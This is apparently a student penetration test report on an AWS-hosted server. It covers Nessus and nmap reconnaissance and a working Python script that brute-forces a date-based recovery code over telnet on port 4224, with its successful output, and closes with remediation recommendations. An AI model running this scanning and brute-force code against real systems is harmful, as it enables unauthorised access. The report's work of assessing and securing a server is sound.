Pentest Report

Rahul Balaji - 11449565

Overview

The following document provides a comprehensive report of the penetration test conducted on the server with the IP address of 3.224.153.18 to provide a practical demonstration of the server security controls' effectiveness as well as to provide an estimate of their susceptibility to exploitation and/or data breaches. The test was conducted in compliance of the penetration testing terms and conditions that AWS impose for all software hosted on its servers.

The report confirms that the test conducted

- Is limited to the services, network bandwidth, requests per minute, and instance type.
- Is subject to the terms of the Amazon Web Services Customer Agreement between you and AWS.
- Abides by AWS's policy regarding the use of security assessment tools and services.

Scope of test


The test performed on the server can be classified as black box testing, with no prior knowledge about the internal tools or code that is running on the server. The scope of this test was to figure out how much can an external threat actor learn about the server and the software running on it on their own. Another objective was to understand the overall threat landscape via scanning all ports on the server that can be accessed for a service and learn how well the current security controls in place can defend against common vulnerabilities.

Summary of findings

The test on the given server with the IP address 3.224.153.18 has uncovered a few vulnerabilities in the system. With one high level vulnerability that has to be addressed immediately, and two low level vulnerabilities that can also be easily addressed. In the following pages, the report will enumerate these findings and the process of testing that has uncovered these vulnerabilities.

Vulnerability scanning

First, test conducted involved running a very basic scan on the server using public software like nessus tenable. This basic scan revealed little info on its own, which gave us a good news that the server had no severe common vulnerabilities, at least on the surface level.



3.224.153.18

0	0	0	0	1
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 1

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)

* indicates the v3.0 score was not available; the v2.0 score is shown

The server was then scanned using NMAP, which gave us the services running on various ports, helping us gain the knowledge on which ports are open, and which ports are closed.


The command used for the test was ~$ nmap -PO 3.224.153.18

This is the result of a quick scan, that lets us know that there are two open ports accepting connection requests, Port 80 and Port 4224. The next test conducts a deeper scan on the network to learn more.

The command for a deep scan from level 1 to a level 3 scan can be done using NMAP with the following command.

~$ sudo nmap -sC -sV -O -p- 3.224.153.18 -vv

There will be a huge output that will be generated from this command, but there are mainly two important parts from this output that can be seen below that is provided with screenshot as proof that we will discuss.




```
Nmap scan report for ec2-3-224-153-18.compute-1.amazonaws.com (3.224.153.18)
Host is up, received echo-reply ttl 48 (0.092s latency).
Scanned at 2023-12-30 11:11:22 GMT for 130s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 47 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
4224/tcp open  xtell?  syn-ack ttl 47
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerbero
s, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionR
eq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, ms-sql-s, oracle-tns:
|     Enter recovery code: Incorrect code!
|   NULL:
|_    Enter recovery code:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
```

As you can see, the http-methods, POST, OPTIONS, GET and HEAD are allowed in port 80. We can further see that the version of the software running on port 80 is “Apache/2.4.52” for ubuntu.

The name of the site is also found to be ec2-3-224-153-18.compute-1.amazonaws.com.


The test further reveals that the port 4224 seems to be using some service called xtell, that asks for a certain recovery code and then also responds with incorrect code ! the software fingerprint was also given as an output.



```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 2.6.32 (94%), Linux 3.10 - 4.11 (94%), Linux 3.2 - 4.9 (94%), Linux 3.4 - 3.10 (94%), Linux 2.6.32
 - 3.10 (93%), Linux 2.6.32 - 3.13 (93%), Linux 3.10 (92%), Linux 2.6.22 - 2.6.36 (91%), Synology DiskStation Manager 5.2-5644
(91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=12/30%OT=80%CT=%CU=%PV=N%G=N%TM=658FFB5C%P=x86_64-pc-linux-gnu)
SEQ(SP=105%GCD=1%ISR=10E%TI=Z%II=I%TS=A)
OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%TG=40%W=F507%O=M5B4NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 18.612 days (since Mon Dec 11 20:32:36 2023)
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
```

The test also gave us the result of possible OS version and also the uptime of server along with TCP sequence prediction with a difficulty level of 261.

Next, we run a script in nmap that checks for any common website vulnerabilities that can be found in the server.




```
┌──(rahul㉿kali)-[~]
└─$ nmap 3.224.153.18 --script vuln
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-27 01:08 CST
Nmap scan report for ec2-3-224-153-18.compute-1.amazonaws.com (3.224.153.18)
Host is up (0.093s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.52 (ubuntu)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 184.39 seconds
```

While this test confirms that we do not have any risk of xss or csrf attacks that can be performed, there is an interesting directory called /images in the website that the test has revealed.
The following destination lead to a readme.txt file with the following message.

“Thank you for purchasing this software! Please ensure you keep it up to date, we'll release a brand new version in 2004! Don't forget, if you lose your password - you can use the password recovery port; you'll just need to submit the date you installed the software on your system in the

format DDMMYYYY i.e. If you installed this software on the 20th of March 2014, the recovery code would be 20032014”

We now know that port 4224 was accepting recovery code via a service called “xtell”, which after some OSINT was determined that it can be accessed via the following command using telnet.



```
rahul@haru-02:~$ telnet 3.224.153.18 4224
Trying 3.224.153.18...
Connected to 3.224.153.18.
Escape character is '^]'.
Enter recovery code: 2933
Incorrect code!
Connection closed by foreign host.
rahul@haru-02:~$ 
```


With all the recon that now done, we can now exploit the weakest point in the system, the recovery code, which can be brute forced.

Exploits

The below python script uses the telnetlib to access the port 4224 and try different dates until the recovery code is accepted, giving us the correct recovery code.

```
import telnetlib
from datetime import datetime, timedelta
from multiprocessing import Pool

def generate_dates(start_date, end_date):
    current_date = start_date
    while current_date <= end_date:
        yield current_date.strftime("%d%m%Y")
        current_date += timedelta(days=1)

def telnet_worker(args):
    target_ip, target_port, date = args
    try:
        with telnetlib.Telnet(target_ip, target_port) as tn:
            tn.read_until(b"Enter recovery code:")
            tn.write(date.encode() + b"\r")
            response = tn.read_all().decode()
            if "Incorrect" not in response:
                print (response)
                print(f"Found valid recovery code: {date}")
    except Exception as e:
        print(f"Error: {e}")
```

```
def telnet_bruteforce(target_ip, target_port, start_date, end_date):
    dates = list(generate_dates(start_date, end_date))
    args_list = [(target_ip, target_port, date) for date in dates]

    with Pool() as pool:
        pool.map(telnet_worker, args_list)

if __name__ == "__main__":
    target_ip = "3.224.153.18"
    target_port = 4224
    start_date = datetime(2003, 1, 1)
    end_date = datetime(2023, 12, 31)

    telnet_bruteforce(target_ip, target_port, start_date, end_date)
```



```
rahul@haru-02:~/Downloads$ python3 exploit1.py
 Code accepted! Well done!

Found valid recovery code: 12032009
rahul@haru-02:~/Downloads$ 
```

The output also gave us the response associated when the valid code is submitted to the server. This suggests that with the valid recovery code, anyone can access the software, thereby compromising the system. The versions of Apache and possibly Xtell, will have to be updated to the latest versions to prevent any known possible exploits.

Table of findings

Sn.o	Vulnerable port / software	The exploit	criticality	Recommendation
1	Port 4224	Brute forcing recovery code	high	Short term - limit the password attempts. Long term - devalue recovery code using multi-factor authentication.
2	Apache/2.4.52 port 80	possible exploits	low	Update software to latest version.
3	Xtell 1.91.1 / 2.6.1 port 4224	remote buffer overflow	low	Update software to latest version.